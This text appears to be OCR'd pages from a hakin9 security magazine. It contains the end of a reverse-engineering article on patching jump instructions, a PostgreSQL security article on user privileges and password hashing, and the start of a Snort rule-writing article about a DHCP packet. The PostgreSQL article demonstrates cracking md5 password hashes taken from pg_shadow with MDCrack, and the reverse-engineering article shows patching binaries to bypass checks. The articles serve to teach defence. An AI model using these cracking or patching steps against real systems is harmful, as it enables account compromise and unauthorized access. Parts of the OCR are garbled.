```
0040D72A |. FFD6      CALL ESI ; \
lstrcmpiA
0040D72C     85C0      XOR  EAX,EAX
0040D72E |. 75 09     JNZ SHORT
Afind.0040D739
```

or:

```
0040D72A |. FFD6      CALL ESI
\lstrcmpiA
0040D72C     85C0      TEST
EAX,EAX
0040D72E |. 75 09     JZ SHORT
Afind.0040D739
```

In the first layout the instruction

is changed with `XOR` operation and the rest of code is to remain the same. In the second part a reverser does not temper the `TEST` instruction but changes the `JNZ` to `JZ`. Both the conditions totally change the status of an application. When these bytes are patched with certain other modifications, the executable is considered to be as patched.

Above presented techniques are helpful in examining a binary from scratch.

Conclusion

It has been rightly stated *To have control of the system, you have to capture the source*. This adage holds the reverse engineering nature. Reverse engineering is all about understanding the source of an object and analyzing the working behavior. The real taste of knowledge about internals of any binary executable lies in reverse engineering. This process not only helps in knowing the hidden instances of code but also the inter facial effect with system.

The motto is to learn new techniques and the art of reverse engineering. The techniques are useful when a time constraint is subjected during analysis. To complete targets in a required period of time, a good layout of reverse engineering procedure should be implemented. ●



ISECOM
INSTITUTE FOR SECURITY AND OPEN METHODOLOGIES
Making sense of Security



Defence

The Justification for Authentication and Encryption

Robert Bernier

Difficulty



You will need to understand how to configure and compile Postgres from source code as many of the solutions requires that your Postgres server has the necessary libraries and capabilities installed that the typical Linux Distro may be lacking.

Finally, it is to your advantage that you have basic system administration skills of your Operating System. Some of the techniques discussed in this article, such as script writing, leverage a knowledge of configuring and administrating the operating system on a fairly comprehensive level.

Over the past couple of years there has been a lot of coverage in the media of the extraordinary success of crackers in accessing corporate databases. Gone are the days when prepubescent teens were the authors of most cracks. Today, data harvesting is big business and is accomplished by dedicated experts who work within an infrastructure designed from the ground up to be professional and corporate in its own right. The question is not how you can prevent the unauthorized access attempt – you cannot – but rather how you can reduce its impact when it does happen.

This article makes up a two-part series that confronts the challenges of protecting your Postgres database server when an unauthorized person has achieved the unthinkable and obtained a valid user account and password.

This first installment deals with the justification for authentication and encryption. I will

examine not only roles and granting user rights and privileges but also hacking Postgres roles and their respective passwords.

What you will learn...

- Confronting the DBA with an unauthorized person obtaining a valid user account and password on his system
- Defeating the cracker's assault by implementing user account authentication and data encryption

What you should know...

- You should be familiar with the SQL92, SQL99, SQL2003 protocols
- You must be familiar with the Postgres command line console, psql
- You should be able to locate and understand the PostgreSQL reference material (either on your host or on-line)
- How to configure and compile Postgres from source code
- Basic system administration skills of your Operating System

For our purposes I am going to assume that you have experience in working with a relational database management system. You do not need to have specific experience with Postgres, but it helps if you are familiar with the terms and the way it works. You should therefore be familiar with SQL92, SQL99, and SQL2003, and have experience with user defined functions and triggers. We will be working with two user accounts in this article: postgres (the superuser) and dru (an ordinary user account).

Many of the solutions require that your Postgres server has the necessary libraries and capabilities installed. Be prepared to compile and install your server if you find that your distribution lacks the necessary modules. The Postgres version used in developing this article is 8.2.5.

Finally, it is to your advantage if you acquired basic system administration skills. Some of the techniques discussed in this article leverage knowledge of configuring and administering the operating system on a fairly comprehensive level.

Roles and Granting Users Their Rights and Privileges

A Postgres cluster is always initialized with one user account, the superuser, and under most circumstances that superuser is named *postgres*. Subsequent users, created either with the *createuser* command line utility or using the SQL statement *CREATE USER* in a client session such as *psql*, are considered

Note:

For the purposes of demonstration, all *psql* sessions begin as the data cluster's superuser (i.e., *psql -U postgres mydatabase*). The command *SET SESSION AUTHORIZATION myusername* changes the database session user name from the original logged-in user account, which was *postgres* in the previous example. You are now operating as that user with his assigned rights and privileges.

ordinary users with restricted privileges who do not have the ability to endanger the system.

So just how safe is an ordinary user with default rights and privileges?

What follows justifies the need of authentication and encryption by conducting an exploration of what an ordinary user account can accomplish without any special rights or privileges being assigned to it. Before getting into the specifics,

here is a summary of what ordinary users can do by *default*:

- Can access any database if the data cluster uses the default authentication policy as described in *pg_hba.conf*
- Can create objects in the PUBLIC schema of any accessible database
- Can create session (temporary) objects in temporary sessions (i.e., schema *pg_temp_?*)
- Can alter runtime parameters

Listing 1. Securing a Table

```
postgres=# SET SESSION AUTHORIZATION postgres;
SET
postgres=# CREATE ROLE dru WITH LOGIN UNENCRYPTED PASSWORD '123';
CREATE ROLE
postgres=# CREATE SCHEMA dru CREATE TABLE t1(i int);
CREATE SCHEMA
postgres=# INSERT INTO dru.t1 VALUES(1);
INSERT 0 1
postgres=# GRANT USAGE ON SCHEMA dru TO dru;
GRANT
postgres=# SELECT I FROM dru.t1;
 i
---
 2
(1 row)

postgres=# SET SESSION AUTHORIZATION dru;
SET
postgres=> SELECT I FROM dru.t1;
ERROR: permission denied for relation t1
postgres=> SET SESSION AUTHORIZATION postgres;
SET
postgres=# GRANT SELECT ON dru.t1 TO dru;
GRANT
postgres=# SET SESSION AUTHORIZATION dru;
SET
postgres=> SELECT I FROM dru.t1;
 i
---
 2
(1 row)
```

Listing 2. Securing a Table, revoking permissions on schema dru

```
postgres=> SET SESSION AUTHORIZATION postgres;
SET
postgres=# REVOKE ALL PRIVILEGES ON SCHEMA PUBLIC FROM dru;
REVOKE
postgres=# SET SESSION AUTHORIZATION dru;
SET
```

The error message of "ERROR: permission denied for schema dru" means that **this** defensive measure works:

```
postgres=> CREATE TABLE X();
ERROR: permission denied for schema dru
```



- Can create user-defined functions
 - Can execute user-defined functions created by users in the PUBLIC schema (so long as they interact only with objects that have been granted privileges to access).
- As important as it is to know what he is allowed to do, there is a number of activities that the ordinary user cannot do by default:
- Cannot create a database or a schema
 - Cannot create other users
 - Cannot access objects created by other users

Listing 3. User dru fails to access table dru.t2

```
postgres=> SELECT * FROM dru.t2;
ERROR: permission denied for relation t2
postgres=> insert into dru.t2 values(10);
ERROR: permission denied for relation t2
postgres=>
```

Listing 4. user dru obtains the structure of tables dru.t1 and dru.t2

```
postgres=> \d
          List of relations
 Schema | Name | Type  | Owner
-----+-----+-----+-----
 dru   | t1   | table | postgres
 dru   | t2   | table | postgres
(2 rows)
```

```
postgres=> \d t?
          Table "dru.t1"
 Column | Type  | Modifiers
-----+-----+-----
 i      | integer |
          Table "dru.t2"
 Column | Type  | Modifiers
-----+-----+-----
 i      | integer |
```

Listing 5. User dru obtains schema definition that she can't interact with

```
postgres=> SET SESSION AUTHORIZATION postgres;
SET
postgres=# CREATE SCHEMA postgres CREATE TABLE t3(i int);
CREATE SCHEMA
postgres=# insert into t3 values(1);
INSERT 0 1
postgres=# insert into t3 values(2);
INSERT 0 1
postgres=# insert into t3 values(3);
INSERT 0 1
postgres=# \d postgres.
          Table "postgres.t3"
 Column | Type  | Modifiers
-----+-----+-----
 i      | integer |
postgres=# SET SESSION AUTHORIZATION dru;
SET
postgres=> SELECT * FROM postgres.t3;
ERROR: permission denied for schema postgres
postgres=> \d postgres.
          Table "postgres.t3"
 Column | Type  | Modifiers
-----+-----+-----
 i      | integer |
```

Superuser Rights and Privileges

It is true that an ordinary user cannot execute those rights and privileges defined as superuser capabilities. Nevertheless, he can still cause quite a bit of grief with his defaulted rights and privileges. What follows is a series of examples, known as attack vectors, which I am going to demonstrate the ordinary user can carry out. Beware the unwary DBA!

Accessing Objects

This attack vector exploits the obvious: a compromised user account can do anything it wants to the objects it owns.

An extremely common and unsafe practice occurs when Postgres is used as the backend to a web server. The developer creates the ordinary user intending only to carry out those commands that manipulate the data using the commands `[INSERT]`, `[UPDATE]`, and `[DELETE]`. However, unauthorized actions are possible because the `PUBLIC` schema is open to all. The user can, for example, data mine those tables. It would be even possible to modify them by adding rules and triggers, thus saving the data in tables located in the `PUBLIC` schema which can then be harvested! Mitigating the threat is basic and elementary: do not let the ordinary user account own or create anything. This snippet of SQL, Listing 1, demonstrates how to secure a table: Listing 1. One more step, as demonstrated in Listing 2, which should be considered is the removal, or at least the interdiction, of the `PUBLIC` schema so as to prevent user dru from creating any entities.

Accessing Objects Under the Control of Other Users

There are three pieces of information you need to understand to appreciate this attack vector I would like to demonstrate:

- All users are by default permitted to connect to any database in the cluster
- Postgres clusters permit users the ability to create and manipulate all entities in the `PUBLIC` schema.



which there is a hole in the system; rather, it is understanding what the DBMS permits as default behaviour.

Functions come in two flavours: trusted and untrusted. The trusted procedural language can only execute instructions within the context of the database, such as creating tables, indexes, adding or removing data, etc. Untrusted procedural languages, on the other hand, not only duplicate the functionality of the trusted language, but they are also capable of affecting the real world, i.e., lists, creating or deleting files on the hard drive, performing calculations, invoking processes, and even creating socket connections to other hosts. Note that under normal conditions an ordinary user can use both types of functions.

Adding a new procedural language, as shown in Listing 8, requires superuser privileges and is executed thus. An inability to create your lan-

guage means you are missing libraries. Look for `plperl.so` in the Postgres library directory. If necessary you'll have to install another package from your distro that contains the necessary files. If you have compiled Postgres, then you may not have included the Perl switch when you executed the configure command in the source tree (i.e., `./configure -with-perl`).

You can see what languages are installed, as in Listing 9, on your database by using the following command. Take special note of the column `lanpltrusted`. This is a boolean value that indicates if the procedural language is either trusted (t) or untrusted (f).

Before continuing with the examples, I am going to restore access for the user `dru` to the `PUBLIC` schema:

```
postgres=> SET SESSION AUTHORIZATION
                postgres;
SET
```

Listing 10. Users can invoke user defined functions created by others

```
postgres=# SET SESSION AUTHORIZATION postgres;
SET
postgres=# CREATE OR REPLACE FUNCTION public.f1 (
postgres(#      OUT x text
postgres(# ) AS
postgres-# $body$
postgres$#      select 'hello from f1()':text;
postgres$# $body$
postgres-# LANGUAGE SQL;
CREATE FUNCTION
postgres=#
postgres=# CREATE OR REPLACE FUNCTION public.f2 (
postgres(#      OUT x text
postgres(# ) AS
postgres-# $body$
postgres$# BEGIN
postgres$#      x:= 'hello from f2()';
postgres$# END;
postgres$# $body$
postgres-# LANGUAGE PLPGSQL;
CREATE FUNCTION
postgres=# SET SESSION AUTHORIZATION dru;
SET
postgres=>
postgres=> SELECT * FROM f1();
      x
-----
hello from f1()
(1 row)

postgres=> SELECT * FROM f2();
      x
-----
hello from f2()
(1 row)
```

```
postgres=# GRANT USAGE ON SCHEMA PUBLIC
                TO dru;
```

```
GRANT
```

Beware all functions, irrespective of being either trusted or untrusted, and no matter who creates them, can be accessed by an ordinary user. People may assume that functions are like tables and therefore require the explicit granting of privileges to execute them... not true. These two functions, as shown in Listing 10, appear benign enough.

Now for the shocker: Listing 11 demonstrates user `dru` can do something she is not supposed to. This function, created by the superuser, returns the contents of the directory using the procedural language `plperl`.

As before with the tables, the best method to mitigate this threat is to deny access to the function:

```
postgres=# SET SESSION AUTHORIZATION
                postgres;
SET
postgres=# REVOKE EXECUTE ON FUNCTION
                f3() FROM dru;
REVOKE
```

The previous instructions failed to take into account that user account `dru` was assigned as a member to `GROUP PUBLIC` when it was first created. These statements in Listing 12 secure function `f3()` against user `dru` and group `PUBLIC`:

Another attack vector, as shown in Listing 13, is in the nature of intelligence gathering (e.g., the function source code). Just think of the interesting things we can learn about the server's host. Sometimes you may prefer to hide how the function works. You can hide your function's source code in a number of ways. Here are a few possible solutions:

- Write your function in C and compile it as a module
- Write your function as a module in its native language environment and store it on the host's hard drive, then create an abstracted user-defined function in Postgres which invokes the module

- Consider writing the source code in a table and then dynamically create your function as required
- Write your user-defined function in another database in the cluster which is then called by an authorized user account using the dblink module (refer to the next section to understand how to use the function's parameter of security definer).

Using the Security Definer

Before moving on to the next subject, there is one more issue I would like to cover concerning functions.

Suppose you need to access a table containing highly sensitive information. For the sake of argument, suppose you only need one value of one row and column at any given time, such as for validating a credit card number. In such a situation, it is not necessary to GRANT an ordinary user the ability to execute a SELECT on the whole table since there is too much of a risk that a harvester has only to execute a single query to extract all the data. The solution I would like to propose is to use a function with the parameter *security definer*.

The security definer parameter specifies that the function is to be executed with the privileges of the user which created it. Thus it becomes possible to access a table that under normal circumstances is unavailable to the ordinary user.

In this example, as shown in Listing 14, a table with two columns is created in the schema postgres by the superuser postgres. The ordinary user, dru, will invoke a function using the security definer parameter and obtain a value based on an input value. As shown in Listing 15, user account dru can now access the desired information in the following manner.

Hacking Postgres Roles and Their Passwords

For almost as long as there have been networked operating systems, effective password administration has been an important activity facilitating the protection of the OS. It

is the sysadmin's job to make sure that user accounts are kept safe by enforcing the approved password policy the users must follow.

So what makes for a good password?

Good passwords consists of randomly chosen alphanumeric characters that do not have a discernible pattern. They cannot be easily discovered either by using applied logic or by brute force methods (i.e., number crunching). The more characters used in a password the more secure it becomes. It is common

practice to insist that passwords have at least 6 characters, since long passwords are harder to crack than short ones. Good password policies require that the password be changed frequently – anywhere from once a year to once a month, depending, of course, on the particular environment (it is a very subjective decision).

About Postgres User Accounts and Their Passwords

The Postgres user account security policy is centered on the SQL com-

Listing 11. *super user's function returns restricted system information*

```
postgres=> SET SESSION AUTHORIZATION postgres;
SET
postgres=# CREATE OR REPLACE FUNCTION public.f3 (
postgres(#      OUT x text
postgres(# ) AS
postgres=# $body$
postgres$# # output the root directory contents into standard output
postgres$# # notice the use of the single back ticks
postgres$#     $a = `ls -l / 2>/dev/null`;
postgres$#     $message = "\nHere is the directory listing\n".$a;
postgres$#     return $message;
postgres$# $body$
postgres=# LANGUAGE PLPERLU;
CREATE FUNCTION
postgres=# SET SESSION AUTHORIZATION dru;
SET
postgres=> SELECT * FROM f3();
```

x

Here is the directory listing (total 120):

```
drwxr-xr-x  2 root root  4096 Aug 29 07:03 bin
drwxr-xr-x  3 root root  4096 Oct 11 05:17 boot
drwxr-xr-x  3 root root  4096 Nov 26  2006 build
lrwxrwxrwx  1 root root    11 Aug 22  2006 cdrom -> media/cdrom
drwxr-xr-x 15 root root 14960 Oct 12 07:35 dev
drwxr-xr-x 118 root root  8192 Oct 12 07:36 etc
drwxr-xr-x  8 root root   81 Aug 25 10:46 home
drwxr-xr-x  2 root root  4096 May 30  2006 initrd
drwxr-xr-x 19 root root  8192 Jul 31 07:49 lib
drwxr-xr-x  2 root root 49152 Aug 22  2006 lost+found
drwxr-xr-x  3 root root  4096 Oct 11 20:02 media
drwxr-xr-x  6 root root  4096 Jun 12 08:36 mnt
drwxr-xr-x  3 root root  4096 Dec 26  2006 opt
dr-xr-xr-x 163 root root    0 Oct 11 05:08 proc
drwxr-xr-x  5 root root  4096 Oct 12 07:36 root
drwxr-xr-x  2 root root  8192 Oct 11 05:17 sbin
drwxr-xr-x  2 root root  4096 May 30  2006 srv
drwxr-xr-x 10 root root    0 Oct 11 05:08 sys
drwxrwxrwt 12 root root  4096 Oct 12 07:35 tmp
drwxr-xr-x 11 root root  4096 Jan 11  2007 usr
drwxr-xr-x 14 root root  4096 Aug 22  2006 var
(1 row)
```




mands that creates and administers the user's account:

```
CREATE ROLE
ALTER ROLE
DROP ROLE
```

Please note that the following commands perform the equivalent opera-

tions as the previous ones but belong to an older style of user account administration that, for our purposes, should be considered deprecated. You are encouraged to use the newer technique of managing users as ROLES:

```
CREATE GROUP
ALTER GROUP
```

```
DROP GROUP
CREATE USER
ALTER USER
DROP USER
```

Passwords are stored in one of two forms: unencrypted and encrypted. Unencrypted passwords are stored in the clear (the password can be read by the superuser). Encrypting the password involves running it through a cryptographic hash function which generates a unique 32 character text string that cannot be duplicated using any other combination of characters (at least that is the theory). The advantage of the encrypted password over the unencrypted one is that nobody knows what the password is, not even the superuser. It is possible to test a password during login by hashing and comparing it to what has already been stored in the data-cluster. It is argued that hashed passwords are safe to store and transport without a fear of compromise. Here are some example invocations that create and administrate the password:

- An account is created without a password: `CREATE ROLE dru WITH LOGIN;`
- An account is created with an unencrypted password: `CREATE ROLE roger WITH LOGIN UNENCRYPTED PASSWORD '123'`
- An account is altered and assigned an encrypted password: `ALTER ROLE dru WITH ENCRYPTED PASSWORD '123'`

Executing a SQL query, Listing 16, against the catalog table `pg_shadow` by the superuser returns the user's account name and its password. Postgres generates the encrypted password using the function `md5`. It concatenates the password and user name together before hashing it (i.e., `select md5('mypassword_myusername')`). Listing 17 demonstrates how it works; remember, the following can only be executed by the superuser. Notice that both values are the exactly the same.

For the most part, enforcing an enterprise level-password policy in Postgres is doable. However, there exist few mechanisms within Postgres

Listing 12. An adequate revocation of privileges for user account dru

```
postgres=# SET SESSION AUTHORIZATION postgres;
SET
postgres=# REVOKE ALL ON FUNCTION f3() FROM dru, GROUP PUBLIC;
REVOKE
postgres=# SET SESSION AUTHORIZATION dru;
SET
postgres=> SELECT * FROM f3();
ERROR: permission denied for function f3
postgres=>
```

Listing 13. Getting the function's source code

```
postgres=> SET SESSION AUTHORIZATION dru;

SET
postgres=> select prosrc as "function f3()" from pg_proc where proname='f3';

function f3()
-----
# output the root directory contents into standard output
# notice the use of the single back ticks
  $a = `ls -l / 2>/dev/null`;
  $message = "\nHere is the directory listing\n".$a;
  return $message;
(1 row)
```

Listing 14. Using the SECURITY DEFINER parameter

```
postgres=# SET SESSION AUTHORIZATION postgres;
SET
postgres=# CREATE TABLE postgres.t4(x serial,y numeric);
NOTICE: CREATE TABLE will create implicit sequence "t4_x_seq" for serial
column "t4.x"

CREATE TABLE
postgres=# INSERT INTO postgres.t4(y) VALUES (random()::numeric(4,3));
INSERT 0 1
postgres=# INSERT INTO postgres.t4(y) VALUES (random()::numeric(4,3));
INSERT 0 1
postgres=# INSERT INTO postgres.t4(y) VALUES (random()::numeric(4,3));
INSERT 0 1
postgres=# INSERT INTO postgres.t4(y) VALUES (random()::numeric(4,3));
INSERT 0 1
postgres=# INSERT INTO postgres.t4(y) VALUES (random()::numeric(4,3));
INSERT 0 1
postgres=# CREATE OR REPLACE FUNCTION public.f4 (
postgres(# IN a int,
postgres(# OUT b numeric
postgres(# ) RETURNS SETOF numeric AS
postgres-# $body$
postgres$# select y from postgres.t4 where x=$1 limit 1;
postgres$# $body$
postgres-# LANGUAGE SQL SECURITY DEFINER;
CREATE FUNCTION
```

that force a user account to follow what would otherwise be an iron-clad policy. And without adequate planning and execution the security environment, especially where passwords are concerned, the situation can be wanting.

Some of what could be considered as security limitations includes:

- The superuser cannot enforce a minimum number of characters to be used for the password
- Although there exists a default parameter in the configuration settings of how the password is to be stored, as either unencrypted or encrypted as an MD5 hash, the user cannot be forced to use a particular storage method by the superuser
- There is no mechanism that imposes a life span on the user account
- The mechanism controlling the effective life span of the user account password becomes irrelevant when the connection method is something other than either `PASSWORD` or MD5 in the cluster's client authentication configuration file, `pg_hba.conf`
- User runtime `parameter(s)` which are altered by the `ALTER ROLE` statement and which has been set by the superuser or by the default configuration settings in the file `postgresql.conf` can be changed by the owner of the user account at will
- Renaming a user account clears its password if it has been encrypted
- Because there is no auditing mechanism, it is therefore not possible to track who made changes to the user accounts or when these changes occurred

How to Crack The Password

And now we get to the fun part!. When it comes to enforcing an adequate password policy, it is in the matter of the password's strength that generates the greatest concern. There is just no way of telling if the user account's password is strong enough – that is, until somebody cracks it, and by that time the damage has been done.

Cracking utilities are based upon

two approaches: brute force and dictionary attacks. Both types of attacks require obtaining the hashed password and that the cracking utility be able to identify the algorithm that was used to generate it. The idea is to reproduce the hash; when you have the hash you have the password. The attack can last anywhere from a few seconds to several months.

The brute force method is the methodical testing of the hash and begins with a few letters increasing in length as the attack continues. The dictionary attack is a social engineering approach. A dictionary of words, used by the cracking utility, is the starting point. Thereafter, combinations of those words are generated and tested against the captured hash.

The brute force method is recommended for testing short passwords: fewer than six characters can be cracked in less than 5 minutes. The dic-

tionary attack is often used for longer passwords (people better remember a combination of words and phrases). Unfortunately, many people have the erroneous belief that a long character string consisting of a mnemonic combination of strings and characters is safer than a slightly shorter length of randomly chosen ones. Hence, dictionary attack algorithms are currently under intense research in security circles.

I would like to introduce to you MDCrack. This command line utility is designed for incremental, brute force attacks (<http://c3rb3r.openwall.net/mdcrack/>). Although its later versions exist only in binary form for the MS windows platform, it works just fine on Linux under wine. Typing `wine MDCrack-sse.exe --help` returns the configuration switches. Here are a few of them:

```
Usage: MDCrack [options...] --test-  
hash|hash
```

Listing 15. user account dru invokes a function with the SECURITY DEFINER parameter

```
postgres=# SET SESSION AUTHORIZATION dru;  
SET  
postgres=> SELECT b as "my first record" FROM f4(1);  
my first record  
-----  
0.379  
(1 row)  
postgres=> SELECT b as "my second record" FROM f4(2);  
my second record  
-----  
0.200  
(1 row)
```

Listing 16. user account dru's hashed password

```
postgres=# select username as useraccount,passwd as "password" from pg_shadow  
where length(passwd)>1 order by username;  
useraccount | password  
-----+-----  
dru | md5173ca5050c91b538b6bf1f685b262b35  
roger | 123  
(2 rows)
```

Listing 17. Reproducing a stored and hashed password

```
postgres=# select 'md5'||md5('123dru') as "my own generated hash", passwd  
as "stored hash for dru" from pg_shadow where  
username='dru';  
my own generated hash | stored hash for dru  
-----+-----  
md5173ca5050c91b538b6bf1f685b262b35 | md5173ca5050c91b538b6bf1f685b262b35  
(1 row)
```



```
MDCrack [options...] --bench[=PASS]
MDCrack [options...] --
resume[=FILENAME] | --delete[=FILENAME]
MDCrack [options...] --help|--about
```

The simplest command line invocation is:

```
wine MDCrack-sse.exe --algorithm=MD5 --
append=$USERNAME $MD5_HASH
```

Where `$USERNAME` is the user name and `$MD5_HASH` is the md5 hash in the `pg_shadow` catalog table. MDCrack is also capable of running in session mode which means you can stop a cracking operation and continue at a later time:

```
# start in session mode
wine MDCrack-sse.exe --algorithm=MD5 --
append=$USERNAME $MD5_HASH \
--session=mysessionfile.txt
# resume using the last session mode
wine MDCrack-sse.exe --algorithm=MD5 --
append=$USERNAME $MD5_HASH --resume
```

The default character set is: `abcdefghijklmnopqrstuvwxyz0123456789ABCDEF GHIJKLMNOPQRSTUVWXYZ;` therefore, you could end up with a hung process if the candidate password includes a character that is not part of the defaulted character set. You can change it to any combination of alphanumeric characters that you want. For instance, you may also want to include control characters and punctuation. Adjusting the character set is done on the command line. The variable `$CHARSET` represents the actual set of characters that will be used:

```
wine MDCrack-sse.exe --algorithm=MD5 --
append=$USERNAME $MD5_HASH \
--charset=$CHARSET
```

Recall that the password `123` was used for user `dru` that generated the text string `md5173ca5050c91b538b6bf1f685b262b35` (ignoring the 1st three characters gives you the md5 hash value). You can determine the password with the following invocation:

```
wine MDCrack-sse.exe --algorithm=MD5 --
append=dru \
173ca5050c91b538b6bf1f685b262b35
```

About the Author

Robert Bernier is a Business Intelligence Analyst specializing in PostgreSQL. He has written extensively, including publications such as Sys-Admin, Hakin9, PHP Magazine, PHP Solutions and the O'Reilly webportal <http://www.oreillynet.com>. As an active member in the Open Source community, Robert is involved with a number of projects. He the maintainer of `pg_live`, a Linux live CD distro designed to profile PostgreSQL for first time users, which is used throughout the world in trade shows, conferences and training centres. He is also the lead Systems Designer for the ITERation project at the Canadian Federal Government's Treasury Board Secretariat, <http://www.itbusiness.ca/it/client/en/home/News.asp?id=40487>; it has been speculated that ITERation could be the wedge that will begin the long awaited penetration of mass Open Source implementation into the Canadian Federal Government.

Author's Note:

The aforementioned security limitations are worthy of an article in their own right because of the fascinating potential for mischief. It is quite reasonable for the DBA to create a stricter password policy by making changes to the data cluster (for example, the system catalogs). Unfortunately, I just did not have the time to cover this topic in more detail in this already extensive article that covers authentication and data encryption.

Beware, the resultant output is verbose. The cracked password is located on the line that says *Collision found* (TIP: `grep` for the string *Collision found* to just get the password):

```
wine MDCrack-sse.exe --algorithm=MD5 --
append=dru \
173ca5050c91b538b6bf1f685b262b35 |
grep "Collision found"
```

Note: It took .32 seconds on my 2 core duo machine to crack the password `123`. The `openssl` utility suite is an excellent way for generating md5 hashes. Use it to test password strength. This next example took 47 seconds to crack:

```
wine MDCrack-sse.exe --algorithm=MD5 --
append=dru `echo -n "12345dru" | \
openssl dgst -md5`|grep "Collision
found"
```

This 5 character password, `Aafe6dru`, took only 36 seconds to crack when the candidate minimum size switch was used:

```
wine MDCrack-sse.exe --algorithm=MD5
--append=dru --minsize=5 \
```

```
`echo -n "Aafe6dru"|openssl
dgst -md5`
```

This last example demonstrates how you can crack the password by executing a SQL query against the `pg_shadow` table using the `psql` client:

```
wine MDCrack-sse.exe --algorithm=MD5 --
append=dru \
`psql -t -c "select substring(passwd,4)
from pg_shadow where username='dru';" \
| grep "Collision found"
```

Conclusion: The Justification for Authentication and Encryption

This article is by no means a complete treatise on the myriad of methods and techniques with which an ordinary user account can wreak havoc. The objective of PART I was to demonstrate why you should consider authentication and encryption to be important. Obviously, I have only begun to scratch the surface. I hope I have given you enough of a start that you can build and extend upon the ideas that have been covered. ●

Subscribe and Save 60%



Every two months **hakin9** magazine delivers the greatest articles, reviews and features. Subscribe, save your money and get **hakin9** delivered to your door.

3 easy ways to subscribe:

1. Telephone

Order by phone, just call:

1-917-338-3631

2. Online

Order via credit card just visit:

www.buyitpress.com/en

3. Post or e-mail

Complete and post the form to:

Software Media LLC

1461 A First Avenue, # 360

New York, NY 10021-2209, USA

or scan and email the form to:

subscription@hakin9.org

hakin9 ORDER FORM

Yes, I'd like to subscribe to *hakin9* magazine
from issue
1 2 3 4 5 6

Order information

(individual user/ company)

Title _____

Name and surname _____

address _____

postcode _____

tel no. _____

email _____

Date _____

Company name _____

Tax Identification Number _____

Office position _____

Client's ID* _____

Signed** _____

Payment details:

USA \$49

Europe 39€

World 39€

I understand that I will receive 6 issues over the next 12 months.

Credit card:

Master Card Visa JCB POLCARD

DINERS CLUB

Card no.

Expiry date Issue number

Security number

I pay by transfer: Nordea Bank

IBAN: PL 49144012990000000005233698

SWIFT: NDEAPLP2

Cheque:

I enclose a cheque for \$ _____

(made payable to Software-Wydawnictwo Sp. z o.o.)

Signed _____

Terms and conditions:

Your subscription will start with the next available issue. You will receive 6 issues a year.

NEW THREATS. NEW SOLUTIONS.

The stakes are high for today's network defenders.

New security threats to governments and businesses emerge hourly, from sophisticated wireless attacks to remotely organized Bot armies.

Black Hat Europe brings together the best minds in computer and network security to define tomorrow's information security landscape.

March 25-28
Moevenpick Hotel
Amsterdam City Centre
The Netherlands

Black Hat returns to Europe with an expanded program with six full tracks, more trainings and more intense, comprehensive presentations on the hottest topics in information security. Please join us for the very best technical security conference on the European continent. It's security done right,



BLACK HAT STYLE.

Diamond Sponsor

Microsoft[®]


Gold Sponsors

 **CORE**
SECURITY TECHNOLOGIES

 Google

IOActive
COMPREHENSIVE COMPUTER SECURITY SERVICES

 **QUALYS**[®]
ON DEMAND SECURITY



Writing IPS Rules – Part Four

Matthew Jonkman

This month's article is continuing our series on Writing Snort Rules. Last month we talked about PCRE and Thresholding. This month we'll get to a more complex directive, `⋮`. Not often used, especially by the hobbyist rule writer. But it's important to understand, you'll eventually run into a situation where this is your only option.

This directive exists primarily to inspect protocols that use dynamic fields and field lengths often called length encoded protocols. This means that the packet or protocol isn't a static length or in a preset order. Options can vary, be rearranged, and be variable lengths. DHCP is a very common example of this, so we'll use a DHCP packet as our example traffic this month.

For background you can refer to RFC 1531 and related Please get yourself a few cups of coffee before you attempt this, people have lapsed into coma's reading RFCs. Don't become a statistic trying it without some kind of stimulant to protect yourself.

Looking at a DHCP Request, you'll find that the beginning of the packet is a static length up through the bootfile name. Past that there are a number of options that are optional, can be in any order, and can be any length. Here's where it gets complicated if you wanted to test a certain option. There is a one byte option identifier, one byte for the length of the included data, and then the data for each option. And unlike many other protocols, fields are NOT terminated by nulls or other terminators. You have to look at the field length and take that many of the following bytes.

In this example we discover our DHCP server has a vulnerability related to the Client Hostname option field in a DHCP request (Option 12, or 0x0c). Let's say the vulnerability is exploited if we put a null (0x00) at the beginning of the next option after the Client Hostname. Our DHCP server crashes if this occurs, so we want to write a rule to detect a packet that could do so.

The Client Hostname can be any length depending on the name of the host. A full DHCP Request packet payload will look something like so: Listing 1.

The bolded portion is the dynamic portion of the packet. Preceding this is all static, bolded can be in any order and contain any legal options, or not contain them.

Let's look at the portion we're dissecting only: Listing 2. The field we want is this in hex: `0c 0f 68 6f 6d 65 2d 64 62 64 34 37 36 38 66 31 38`

0x0c is the identifier telling our DHCP server that the next option is the Client Hostname. Next is the length of data in that option, 0x0f or 15 in decimal. The next

Listing 1. Sample DHCP Request Packet

```
0000 01 01 06 00 dd 4e 96 57 00 00 00 00 0a 37 37 05
      .....N.W.....77.
0010 00 00 00 00 00 00 00 00 00 00 00 00 03 25 2a
      .....%*
0020 88 d1 00 00 00 00 00 00 00 00 00 00 00 00 00
      .....
0030 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
      .....
0040 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
      .....
0050 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
      .....
0060 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
      .....
0070 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
      .....
0080 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
      .....
0090 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
      .....
00a0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
      .....
00b0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
      .....
00c0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
      .....
00d0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
      .....
00e0 00 00 00 00 00 00 00 00 00 00 00 00 63 82 53 63
      .....c.Sc
00f0 35 01 03 3d 07 01 00 03 25 2a 88 d1 0c 0f 68 6f
      5..=...%*...ho
0100 6d 65 2d 64 62 64 34 37 36 38 66 31 38 51 13 00
      me-dbd4768f18Q..
0110 00 00 68 6f 6d 65 2d 64 62 64 34 37 36 38 66 31
      ..home-dbd4768f1
0120 38 2e 3c 08 4d 53 46 54 20 35 2e 30 37 0b 01 0f
      8.<.MSFT 5.07...
0130 03 06 2c 2e 2f 1f 21 f9 2b ff
      .../.!.+.
```

RUNNING SHORT ON SNORT®?

Listing 2. Subset of DHCP Request

```
00e0  00 00 00 00 00 00 00 00 00 00 00 00 00 63 82 53 63 .....c.Sc
00f0  35 01 03 3d 07 01 00 03 25 2a 88 d1 0c 0f 68 6f 5..=...%*....ho
